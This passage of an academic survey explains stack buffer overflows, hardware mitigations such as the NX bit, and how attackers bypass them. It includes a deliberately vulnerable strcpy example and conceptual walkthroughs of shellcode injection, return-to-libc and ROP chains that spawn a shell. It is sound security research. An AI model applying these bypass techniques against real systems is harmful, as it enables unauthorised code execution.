applied sciences

MDPI

Article

An In-Depth Survey of Bypassing Buffer Overflow Mitigation Techniques

Muhammad Arif Butt [1], Zarafshan Ajmal [2], Zafar Iqbal Khan [3], Muhammad Idrees [1] and Yasir Javed [3,*]

[1] Department of Data Science, University of the Punjab, Lahore 54000, Pakistan; arif@pucit.edu.pk (M.A.B.); idrees@pucit.edu.pk (M.I.)
[2] Punjab University College of Information Technology, University of the Punjab, Lahore 54000, Pakistan; zarafshan.ajmal@pucit.edu.pk
[3] Department of Computer Science, College of Computer and Information Sciences, Prince Sultan University, Riyadh 11586, Saudi Arabia; zkhan@psu.edu.sa
* Correspondence: yjaved@psu.edu.sa

Abstract: Buffer Overflow (BOF) has been a ubiquitous security vulnerability for more than three decades, potentially compromising any software application or system. This vulnerability occurs primarily when someone attempts to write more bytes of data (shellcode) than a buffer can handle. To date, this primitive attack has been used to attack many different software systems, resulting in numerous buffer overflows. The most common type of buffer overflow is the stack overflow vulnerability, through which an adversary can gain admin privileges remotely, which can then be used to execute shellcode. Numerous mitigation techniques have been developed and deployed to reduce the likelihood of BOF attacks, but attackers still manage to bypass these techniques. A variety of mitigation techniques have been proposed and implemented on the hardware, operating system, and compiler levels. These techniques include No-EXecute (NX) and Address Space Layout Randomization (ASLR). The NX bit prevents the execution of malicious code by making various portions of the address space of a process inoperable. The ASLR algorithm randomly assigns addresses to various parts of the logical address space of a process as it is loaded in memory for execution. Position Independent Executable (PIE) and ASLR provide more robust protection by randomly generating binary segments. Read-only relocation (RELRO) protects the Global Offset Table (GOT) from overwriting attacks. StackGuard protects the stack by placing the canary before the return address in order to prevent stack smashing attacks. Despite all the mitigation techniques in place, hackers continue to be successful in bypassing them, making buffer overflow a persistent vulnerability. The current work aims to describe the stack-based buffer overflow vulnerability and review in detail the mitigation techniques reported in the literature as well as how hackers attempt to bypass them.

Keywords: buffer overflow attacks; CVE; mitigation techniques; hardware based mitigation approaches

Citation: Butt, M.A.; Ajmal Z.; Khan, Z.I.; Idrees, M.; Javed, Y. An In-Depth Survey of Bypassing Buffer Overflow Mitigation Techniques. *Appl. Sci.* **2022**, *12*, 6702. https://doi.org/10.3390/app12136702

Academic Editor: Paolino Di Felice

Received: 20 April 2022
Accepted: 23 June 2022
Published: 1 July 2022

1. Introduction

The computing systems these days are largely dependent on ever evolving hardware infrastructure as well as Internet, that is result is making code complex. Usually these increasing code complexities results in vulnerabilities [1]. These vulnerabilities may go unnoticed for years and may cause significant damage. Programmers tend to make mistakes or build on other programmers' mistakes due to a lack of time, awareness, and dependence on old code [2]. It has been reported and exploited that there are numerous types of software vulnerabilities, including SQL injection, Cross-site scripting, Buffer overflow, Race condition, Integer overflow, OS command injection, missing authentication, and path traversal [3]. Even the slightest vulnerability in software can lead to financial, intellectual, or data loss. For instance, a hack of a SWIFT code has cost the US 81 million USD to Bangladesh's central bank [4]. The Home Depot data breach in 2014 exposed 56 million

credit and debit cards information [5]. The Equifax data breach affected approximately 147 million individuals in 2017 [6]. These attacks and research suggest that these vulnerabilities may lead to data loss, financial losses, and in some cases even death. Specifically, this study focuses on buffer overflow (BOF), a vulnerability that is thirty years old yet is still causing the most security breaches among all of the existing vulnerabilities.

To date, buffer overflow has been identified as the most common and dangerous security breach. Cowan named it the "vulnerability of the decade" (1988–1998), because it was the leading cause of security breaches following its discovery [7]. According to the Common Vulnerabilities and Exposures (CVE) list of 2019, it was the most frequently reported vulnerability, with more than 400 reported vulnerabilities [8]. As of May 2021, the number of reported buffer overflow vulnerabilities in the CVE database has reached over 13,700 [9]. Figure 1 illustrates the CVE statistics of buffer overflow vulnerabilities, showing an apparent increase in vulnerabilities over time.



Figure 1. Buffer Overflow Statistics in CVE.

There are number of security breaches that happened due to buffer overflow vulnerability, Tables 1 and 2 list few of the most prominent attacks.

Table 1. Most Prominent Attacks Caused by BOF.

Exploits	Vulnerable Software	Targeted OS	Year	Infected Hosts	Scan Rate
Morris Worm	Finger Service Exploited	BSD UNIX (VAX OS)	1988	6000	—
Code Red Worm	Microsoft IIS Server	Microsoft Windows (2000, XP server)	2001	359,000 apprx	2000 scans/60 s
Slammer Worm	Microsoft SQL server/Desktop engine	Microsoft Windows	2003	75000	55 million scans/s
Blaster Worm	Remote procedure call (RPC)	Microsoft Windows (XP, 2000, NT)	2003	100,000	500 scans/h
Sasser Worm	Local security authority subsystem service (LSASS)	Microsoft Windows (2000, XP)	2004	500,000	—
Conficker Worm	NetBIOS	Microsoft Windows	2008	15 million	—
Stuxnet Worm	Siemens Step7	Microsoft Windows	2010	30,000	—
Flame Worm	Windows Update Service	Microsoft Windows	2012	1000	—
Triton Malware	Triconex SIS controller	Microsoft Windows	2017	—	—

Table 2. Most Prominent Buffer Overflow Vulnerabilities.

Software	Vulnerablity	Target	Year	Vulnerable Version	Patched Version
Acrobat and Adobe Reader	core application plug-in	Windows, Linux, Mac OS, Solaris	2005	5.0–7.0.2, 5.1–7.0.2	7.0.5
VLC Media Player	ASF Demuxer	Windows, Mac OS X	2013	2.0.5	2.0.6
OpenSSL	HeartBleed	Web Server, websites, email	2014	1.0.1	1.0.1 g
Standard C library (glibc)	GHOST	Red Hat Linux	2015	glibc-2.2	glibc-2.7, 2.8
NVIDIA Shield TV	NVIDIA Tegra bootloader	—	2019	Prior v8.0.1	8.0.1
Exim (Mail Transfer Agent)	String_vformat	Public Mail Servers	2019	4.92–4.92.2	4.92.3
Sudo	Baron Samedit	Linux / UNIX	2021	Sudo 1.7.7–1.7.10p9, 1.8.2–1.8.31p2, 1.9.0–1.9.5p1	1.8.32 & 1.9.5p2

1.1. Stack Based Buffer Overflow

An attack using a stack overflow is the most common type of BOF, which corrupts the function stack frame (FSF) or function activation record. A clear understanding of stack-based buffer overflows requires clarification of the basics of process address space and the layout of a stack as they relate to stack buffers.

1.1.1. Process Stack

In x86-64, the code section starts from 0x0400000 address, then we have the initialized and uninitialized data sections, above that we have the heap memory that is used for run time memory allocation. In architectures like x86-64 and MIPS the stack grows towards lower addresses (Aleph 1996) starting from 0x080000000000 and is used to hold function activation records [10].

Figure 2 shows the x86-64 Function Stack Frame (FSF), with register rbp and rsp pointing to the base and top of the active FSF respectively. For x86-64 running UNIX based OS, first six integer and six floating point arguments are passed via registers and the rest are pushed on the stack (if greater than six). For x86-64 running Microsoft Windows, first four integer arguments are passed via registers and the remaining are pushed on the stack (if greater than four). After the function arguments, the return address and contents of rbp register are pushed on the stack and then finally we have the space for local variables of that function. On x86-64 architecture, once the control is transferred to the callee, it performs procedure prolog which grows the process stack and creates the FSF, and the last two assembly instructions of the function are called procedure epilog which are responsible for unwinding the stack [10].

Figure 3 contains a basic C program that is compromised with BOF vulnerability and Figure 4 displays the structure of the copy_buff() function with the procedure prolog and epilog highlighted.

A common occurrence across x86-64 and MIPS instructions sets and a wide range of programming languages is the use of FSF to store the return address during a procedure call that can easily be overridden by a BOF attack [11]. Therefore, changing the return address is the most common method of launching BOF attacks. The C and C++ programming languages are inherently unsafe and vulnerable to buffer overflow due to the fact that they don't provide low-level security measures, such as automatic bound-checking, and allow data and memory manipulation. There are numerous C library functions that are vulnerable to BOFs, including gets(), strcmp(), strcpy(), scanf(), and memcpy() [12]. This is shown in Figure 5, that illustrates writing additional bytes in the buffer of size 10 pictorially, thus causing a buffer overflow.



Figure 2. Function Stack Frame (FSF).

```
void copy_buff ( char * buf ) {
        char temp_buff [10];
        strcpy ( temp_buff, buf );
}
void main (){
        copy_buff ("ABCDEFGHIJKL");

}
```

Figure 3. Basic C program.

```
push   rbp
mov    rbp,rsp
sub    rsp,0x20
mov    QWORD PTR [rbp-0x18],rdi
mov    rdx,QWORD PTR [rbp-0x18]
lea    rax,[rbp-0xa]
mov    rsi,rdx
mov    rdi,rax
call   0x555555554520 <strcpy@plt>
nop
leave
ret
```

Figure 4. The Assembly of copy_buff Function.



Figure 5. A simple Buffer overflow example.

1.1.2. Stack Smashing

Stack smashing is the most common strategy used by attackers to exploit the local buffers created in stack memory and perform the stack overflow. It requires a vulnerable program and malicious code injection within that vulnerable program's address space. The

attackers can exploit the BOF vulnerability by knowing the stack layout and overwriting the current FSF return address to a location containing malicious code. The attacker can gain complete access to the victim machine through a Code-injection attack that is used to inject malicious code into vulnerable application [13]. The injected code runs with that vulnerable application's privileges, and with sufficient privileges, the attacker can gain remote access to the host machine. Conventionally, the attacker uses the code injection technique to inject malicious code for getting a remote shell on the target system; therefore, these malicious codes are also called shellcodes. Figure 6 shows how a well-crafted string can be given as input to the program by the attacker, causing the code injection attack. The critical point in designing the input string is to place the starting address of injected shell code at the specific location, so that it exactly overwrites the saved function return address inside the FSF [14].



Figure 6. Shellcode Injection.

Table 3 reflects the contributions in current study, which shows that initially research data has been collected since 1989 that includes journal articles, conference papers, web-pages and public databases. In second phase all studies have been compared with selected benchmarks covering all major aspects of BOF attacks. This research also highlights the most prominent BOF attack and most prominent BOF vulnerabilities, its common mitigation techniques based on Hardware, Operating system and Compiler-level. It also includes most common form of BOF attacks that includes code-injection, code-reuse, Return-oriented Programming (ROP) and memory leaks.

The rest of the paper is organized in the following way: Section 2 discusses the hardware-based mitigation techniques and the strategies used to bypass them. Similarly, Sections 3 and 4 present the survey of Software-based and Compiler-based mitigation techniques and their bypassing strategies, respectively. Section 5 concludes this study. To practically launch a BOF attack and bypass different preventive mechanisms, we use x86-64 architecture with Kali Linux-2020 with kernel version 5.9.0 and Ubuntu 18.04.1-desktop with Kernel version 5.4.0-72 as guest operating systems. We used two different hypervisors, Oracle VM VirtualBox 6.0.16 for Kali Linux and VMWare Workstation 16 player for Ubuntu, respectively.

Table 3. Literature Review.

Sr.	Article	Journal	Year	Vulnerability		Mitigation Technique					Bypassing
				ANY	BOF	NX	ASLR	PIE	RELRO	Canary	Strategy
1	Baron Samedit (SUDO) vulnerability	https://www.sudo.ws/alerts/unescape_overflow.html accessed on 2 February 2022	2021	✓	✓	×	×	×	×	×	×
2	An automated approach to fix buffer overflows	International Journal of Electrical and Computer Engineering	2020	✓	✓	×	×	×	×	×	×
3	Cybersecurity hazards and financial system vulnerability: a synthesis of literature	Risk Management	2020	✓	×	×	×	×	×	×	×
4	Collecting Vulnerable Source Code from Open-Source Repositories for Dataset Generation	Applied Sciences	2020	✓	✓	×	×	×	×	×	×
5	Security Bulletin: NVIDIA SHIELD TV	https://nvidia.custhelp.com/app/answers/detail/a_id/4875 accessed on 2 February 2022	2021	✓	✓	×	×	×	×	×	×
6	CVE-2019-16928: Exim Vuln Exploit via EHLO Strings	https://www.trendmicro.com/en_us/research/19/j/cve-2019-16928-exploiting-an-exim-vulnerability-via-ehlo-strings.html accessed on 2 February 2022	2019	✓	✓	×	×	×	×	×	×
7	Bypassing NX bit Using ROP	https://www.bordergate.co.uk/64-bit-nx-bypass accessed on 5 February 2022	2019	✓	✓	✓	×	×	×	×	✓
8	Address space layout randomization next generation	Applied Sciences	2019	✓	✓	×	✓	✓	×	×	✓
9	Hardening elf binaries using relocation read-only (relro)	Red Hat	2019	✓	✓	✓	×	×	✓	×	✓
10	bypass NX, ASLR, PIE and Canary	https://ironhackers.es/en/tutoriales/pwn-rop-bypass-nx-aslr-pie-y-canary accessed on 2 February 2022	2019	✓	✓	✓	✓	✓	×	✓	✓
11	Advancing Memory-corruption Attacks and Defenses	PHD Thesis	2018	✓	✓	×	×	×	×	×	✓
12	An overview of prevention/mitigation against memory corruption attack	Proceedings of the 2nd International Symposium on Computer Science and Intelligent Control	2018	✓	✓	✓	✓	×	×	✓	✓
13	2.5 Million more people potentially exposed in Equifax breach (Web Page)	New York Times	2017	✓	×	×	×	×	×	×	×
14	Triton: hackers take out safety systems in'watershed'attack on energy plant	The Guardian	2017	✓	✓	×	×	×	×	×	×
15	How to Make ASLR Win the Clone Wars: Runtime Re-Randomization	NDSS	2016	✓	✓	×	✓	✓	×	×	✓

Table 3. *Cont.*

Sr.	Article	Journal	Year	Vulnerability		Mitigation Technique					Bypassing
				ANY	BOF	NX	ASLR	PIE	RELRO	Canary	Strategy
16	GHOST gethostbyname () heap overflow in glibc	https://access.redhat.com/security/vulnerabilities/ghost accessed on 2 February 2022	2015	✓	✓	×	×	×	×	×	×
16	Marlin: Mitigating code reuse attacks using code randomization	IEEE Transactions on Dependable and Secure Computing	2014	✓	✓	×	✓	×	×	×	✓
17	On the Effectiveness of Full-ASLR on 64-bit Linux	Proceedings of the In-Depth Security Conference	2014	✓	✓	✓	✓	✓	×	✓	✓
18	Home Depot: 56 million cards exposed in breach (Web Page)	CNNMoney	2014	✓	×	×	×	×	×	×	×
19	The matter of heartbleed	Proceedings of the 2014 conference on internet measurement conference	2014	✓	✓	×	×	×	×	×	×
20	Hacking blind	IEEE Symposium on Security and Privacy	2014	✓	✓	×	✓	✓	×	✓	✓
21	Mitre CVE	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1954 accessed on 2 February 2022	2013	✓	✓	×	×	×	×	×	×
22	Return-oriented programming: Systems, languages, and applications	ACM Transactions on Information and System Security (TISSEC)	2012	✓	✓	✓	✓	×	✓	✓	✓
23	Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code	Proceedings of the 2012 ACM conference on Computer and communications security	2012	✓	✓	✓	✓	✓	×	×	✓
24	The cousins of stuxnet: Duqu, flame, and gauss	Future Internet	2012	✓	✓	×	×	×	×	×	×
25	A large-scale empirical study of conficker	IEEE Transactions on Information Forensics and Security	2011	✓	✓	×	×	×	×	×	×
26	Stuxnet: Dissecting a cyberwarfare weapon	IEEE Security & Privacy	2011	✓	✓	×	×	×	×	×	×
27	Ranking attacks based on vulnerability analysis	43rd Hawaii International Conference on System Sciences (IEEE)	2010	✓	✓	×	×	×	×	×	×
28	Surgically returning to randomized lib (c)	Annual Computer Security Applications Conference (IEEE)	2009	✓	✓	✓	✓	✓	×	✓	✓
29	The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)	Proceedings of the 14th ACM conference on Computer and communications security	2007	✓	✓	✓	✓	×	×	×	✓
30	Security Advisory: Acrobat and Adobe Reader plug-in buffer overflow	https://www.adobe.com/support/techdocs/321644.html accessed on 2 February 2022	2006	✓	✓	×	×	×	×	×	×
31	Secure bit: Transparent, hardware buffer-overflow protection	IEEE Transactions on Dependable and Secure Computing	2006	✓	✓	×	×	×	×	✓	×
32	Security protection and checking for embedded system integration against buffer overflow attacks via hardware/software	IEEE Transactions on Computers	2006	✓	✓	×	×	×	×	×	×
33	The blaster worm: Then and now	IEEE Security & Privacy	2005	✓	✓	×	×	×	×	×	×
34	Computer worms: past, present, and future	East Carolina University	2005	✓	✓	×	×	×	×	×	×

Table 3. *Cont.*

Sr.	Article	Journal	Year	Vulnerability		Mitigation Technique					Bypassing
				ANY	BOF	NX	ASLR	PIE	RELRO	Canary	Strategy
35	Detection and prevention of stack buffer overflow attacks	Communications of the ACM	2005	✓	✓	×	×	×	×	✓	×
36	Defeating compiler-level buffer overflow protection	The USENIX Magazine	2005	✓	✓	×	×	×	×	✓	✓
37	On the effectiveness of address-space randomization	Proceedings of the 11th ACM conference on Computer and communications security	2004	✓	✓	✓	✓	×	×	✓	✓
38	Inside the slammer worm	IEEE Security & Privacy	2003	✓	✓	×	×	×	×	×	×
39	Exploring security vulnerabilities by exploiting buffer overflow using the MIPS ISA	ACM SIGCSE Bulletin	2003	✓	✓	×	×	×	×	×	✓
40	A processor architecture defense against buffer overflow attacks	Proceedings. ITRE2003 (IEEE)	2003	✓	✓	×	×	×	×	✓	×
41	Implementing an untrusted operating system on trusted hardware	Proceedings of the nineteenth ACM symposium on Operating systems principles	2003	✓	×	×	×	×	×	×	×
42	Address Obfuscation: An Efficient Approach to Combat a Broad Range of Memory Error Exploits	USENIX Security Symposium	2003	✓	✓	×	✓	✓	×	✓	×
43	Four different tricks to bypass stackshield and stackguard protection	World Wide Web	2002	✓	✓	×	×	×	×	✓	✓
44	Code-Red: a case study on the spread and victims of an Internet worm	Proceedings of the 2nd ACM SIGCOMM Workshop on Internet measurment	2002	✓	✓	×	×	×	×	×	×
45	Secure Execution via Program Shepherding	USENIX Security Symposium	2002	✓	✓	×	×	×	×	×	×
46	RAD: A compile-time solution to buffer overflow attacks	Proceedings 21st International Conference on Distributed Computing Systems (IEEE)	2001	✓	✓	×	×	×	×	✓	×
47	Buffer overflows: Attacks and defenses for the vulnerability of the decade	DISCEX'00 (IEEE)	2000	✓	✓	×	×	×	×	✓	✓
48	Smashguard: A hardware solution to prevent attacks on the function return address	Technical Report	2000	✓	✓	×	✓	✓	×	✓	✓
49	Transparent run-time defense against stack-smashing attacks	USENIX Annual Technical Conference, General Track	2000	✓	✓	×	×	×	×	✓	✓
50	GCC extension for protecting applications from stack-smashing attacks	http://www.trl.ibm.com/projects/security/ssp accessed on 2 February 2022	2000	✓	✓	×	×	×	×	✓	✓
51	Mitre CVE Buffer Overflow (Web Page)	https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Buffer+Overflow accessed on 2 February 2022	1999	✓	✓	×	×	×	×	×	×
52	Protecting systems from stack smashing attacks with StackGuard	Linux Expo	1999	✓	✓	×	×	×	×	✓	✓

Table 3. *Cont.*

Sr.	Article	Journal	Year	Vulnerability		Mitigation Technique					Bypassing
				ANY	BOF	NX	ASLR	PIE	RELRO	Canary	Strategy
53	Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks	USENIX Security Symposium	1998	✓	✓	×	×	×	×	✓	✓
54	Proof-carrying code	Proceedings of 24th ACM SIGPLAN-SIGACT symposium on Principles of programming languages	1997	✓	×	×	×	×	×	×	×
55	Smashing the stack for fun and profit	Phrack magazine	1996	✓	✓	×	×	×	×	×	✓
56	With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988	IEEE Symposium on Security and Privacy	1989	✓	✓	×	×	×	×	×	×
57	NX bit	http://index-of.es/EBooks/NX-bit.pdf accessed on 2 February 2022	—	✓	✓	✓	×	×	×	×	✓
58	NX bit Wikipedia	https://en.wikipedia.org/wiki/NX_bit accessed on 2 February 2022	—	✓	✓	✓	×	×	×	×	✓

2. Threats to Validity

This study selected most common and cited articles that are related stack-based buffer flow attack. This study only selected the research who had been implemented to compare their penetration. This study covers the literature only till year 2021 and thus any approach after is excluded. This study only covers major approach based on hardware and Operating System based, other solutions are also excluded from this research.

3. Hardware-Based Mitigation Techniques

Buffer overflow attacks are launched by altering the saved return address in the FSF of the called function that redirects the execution to an arbitrary code injected by the attacker. Different hardware-based approaches for protecting the saved return address on the stack have been proposed, which are summarized in Table 4. Ref. [15] introduced Smashguard, a hardware stack implemented in the CPU to protect the return address, and was first implemented in Alpha architecture. Each time a function is called, the return address is pushed on the process stack in memory as well as saved in the hardware stack. When a function returns, both the saved return addresses are popped and compared. If both addresses are not the same, the CPU throws an exception, and the process is terminated. Ref. [16] introduced a similar approach called Secure return address stack (SRAS), and was first implemented in Alpha 21264 processor. When a function is called, the return address is pushed on SRAS, and the program counter (PC) is set to the target of the call instruction. When a function returns, processor compares the return address from the stack memory with the SRAS return address. If addresses are not identical, the process is terminated. Ref. [17] introduced another hardware-based protection mechanism, that is, the idea of building an untrusted software named on a trusted hardware architecture called XOM (eXecute Only Memory). XOM architecture assign cryptographic keys to each compartment/logical container of a process. XOM key table is used to store the hashes of encrypted data along with their cryptographic keys and later used to protect/verify the actual information. Ref. [18] introduced another architectural approach called Secure Bit, to protect control data such as return address. If secure bit is set for a particular data, it will not be used as control data and mark as untrustworthy [19]. An additional mode named sbit_write mode is introduced to manage the Secure bit. Ref. [20] introduced HSDefender (Hardware/Software Defender) to protect against buffer overflow attacks, and was first implemented in ARM processor. It was mainly designed to protect embedded systems by designing a secure call instruction. HSDefender comes with both protection and checking together, which makes this method more secure. No-Execute (NX) bit is another hardware-based technique that was first implemented in in AMD64 processors (Athlon64, Opteron) as their protection policy [21]. Later the authors focused on using NX bit to avoid/protect stack-based buffer overflow and different exploitation mechanisms that can be used to perform a BOF attack with NX bit in place.

Table 4. Summary of Hardware Mitigation.

Mitigation Technique	Architecture (First Implemented)	Strategy
Smashguard	Alpha	Return Address Protection
SRAS	Alpha 21264	Return Address Protection
XOMOS	SimOS simulator	Encrypt Memory Values
Secure Bit	BOCHS emulator	Marked control data untrustworthy
HSDefender	StrongARM-110	Secure call instructions
NX bit	AMD64	Marked Memory Regions Non-executable

3.1. NX Bit

Von Neumann architecture, a design used in all mainstream microprocessors, enables the same memory space to store both code and data. This can be accomplished using paging, which does not permit the user to set read, write, and execute permissions independently on a specific memory region. The following three options are available for setting the access permissions for a specific region: non-accessible, readable-executable (RX), and readable-writeable-executable (RWX). So, if the read bit is set, the page will also be executable, and this is the main reason that makes code-injection attacks possible [22]. It is proposed that the NX bit be introduced to the hardware in order to remove the execution permissions from memory regions containing data. Through the support of the NX bit, operating systems can mark certain memory areas (heap, stack) as non-executable.

Different architectures use different terms with similar features for NX bit. AMD first introduced NX bit in AMD64 processors (Athlon64, Opteron) in x86 architecture. It allows the controlling execution per page rather than the whole segment by adding a new page table entry [23]. Intel included a similar feature as XD (execute disable) in x86 Pentium 4 processors [24]. A new page table entry (PTE) format was introduced in ARMv6 that included XN (execute never) bit. Andi Kleen first introduced NX bit in Linux Kernel 2.6.8 in 2004 for 64-bit CPUs [25]. NX support is present in Ubuntu 9.10 and all later versions. The mac OS X 10.4.4 onwards supports NX bit on all Apple-supported processors. In Windows operating system, it was first implemented in Windows XP Service Pack 2 and Windows Server 2003. The NX version of Windows is called Data Execution Prevention (DEP) [26].

Operating system support is required for getting benefits from hardware supported NX bit as page table is an Operating system entity. NX bit refers to bit number 63 (starting from zero), which is the most significant bit in the page table. The code can be executed if the NX bit is set to zero (0) for the particular page; if it is set to one (1), it is a non-executable page containing data only. The NX (no-execute) feature is only available with the 64-bit mode. An important thing about the NX feature is its run-time strategy as there is no need for recompilation for getting benefit from this feature. Operating systems mark the stack/ heap memory as non-executable by taking advantage of NX bit, thus preventing a considerable portion of code injection attacks that exploit the Buffer overflow. Figure 7 shows the illustration of NX bit entry in the x86-64 page table entry [27].



Figure 7. NX bit entry in the 64-bit page table for x86-64 Architecture.

3.2. Exploiting the NX Bit Mitigation Technique

The use of NX bit has prevented a considerable portion of BOF attacks by preventing code injection. Therefore, adversaries have adapted another strategy named code-reuse attacks [28] in which, instead of injecting malicious code, the attacker uses the pre-existing code in the process address space. Return-to-libc is one of the well-known code-reuse attack technique, in which the attacker exploits the program vulnerability to overwrite the return address with a pointer to the libc function. The standard C library is always linked to programs (written in C language) in almost all operating systems. The basic idea behind a return-to-libc attack is to change the target application's control flow to system() library function, which internally calls the execve() system call. The system() function is invoked with attacker-supplied arguments such as "/bin/sh" for getting a shell

on the victim machine [29]. Although quite successful in many environments, however, return-to-libc attacks do suffer with following limitations:

1. On x86 32-bit machines, arguments can be controlled because they are push on the stack. However, on 64-bit machines, since the function arguments are passed via registers, therefore, return-to-libc attacks would not work.
2. Attacker can only use those functions present in the code segment or the library's code, limiting the attack functionality.
3. The arguments that are passed by the attacker might need to contain NULL bytes. However, If the cause of buffer overflow is a function like strcpy() that terminates when encounters NULL bytes. Then return-to-libc attack payload can't carry NULL bytes in the middle of the payload.

3.2.1. Return-Oriented Programming (ROP)

Return-oriented-programming (ROP) is an advanced form of code-reuse attack that permits code execution in the presence of NX bit as well as does not suffer with the mentioned limitations of return-to-libc attacks. It was first presented by Shacham in 2007, in which attackers use the chaining of existing code instead of injecting their own to perform the buffer overflow exploitation [30], which become Return-oriented programming (ROP) later on. They inject malicious data as code pointers instead of shellcode injection [31].

ROP uses pre-existing small instruction sequences named "gadgets" instead of the complete function to overcome the limitations of the return-to-libc attack. These gadgets are defined as short instruction sequences that combine to perform different high-level tasks [32]. Using ROP, there is no need to call a function at all; only small instruction sets (two or three) are used that neither have procedure prolog nor epilog. Although ROP attacks have been launched on various architectures, including SPARC, PowerPC, and ARM [33], Intel x86 is the most likely target of ROP attacks due to its variable-length CISC instruction set properties. Because of the x86 instruction set properties, it is quite easy to find random instruction sequences that provide various similar gadgets in the x86 executable code body. The short instruction sequence of the gadget must be the valid instructions sequence with return instruction as the last one, thus causing the CPU to carry on to the next gadget or payload. Generally, when launching an attack, the attacker overwrites the saved return address on the stack with a code pointer that jumps to the first gadget. Figure 8 gives a general idea of an ROP attack that is used to obtain a shell on the victim machine.



Figure 8. Return-oriented Programming.

First of all, attacker sends some specific number of A's and then overwrites the function return address with a code pointer that points to the first gadget. When the callee executes the return instruction, the control flow is redirected towards the first gadget, and stack

pointer is increased by eight (in a 64-bit machine), where it starts pointing to the value residing at the top of the stack, which is in our case is the address of "/bin/sh". After that the first instruction of the first gadget will execute, for instance the pop rdi instruction will pop out the data from the top of the stack (/bin/sh/) and place it in rdi register, and increase the stack pointer by eight. The ret instruction will then redirect the control flow to the second gadget by reading the next code pointer that points the system() function. When system() executes, it checks its first argument, i.e., contents of rdi register, which is /bin/sh, thus spawning a new shell. The following section explains the practical implementation of discussed strategy to obtain shell.

3.2.2. Step by Step Procedure of Bypassing NX Bit Mitigation

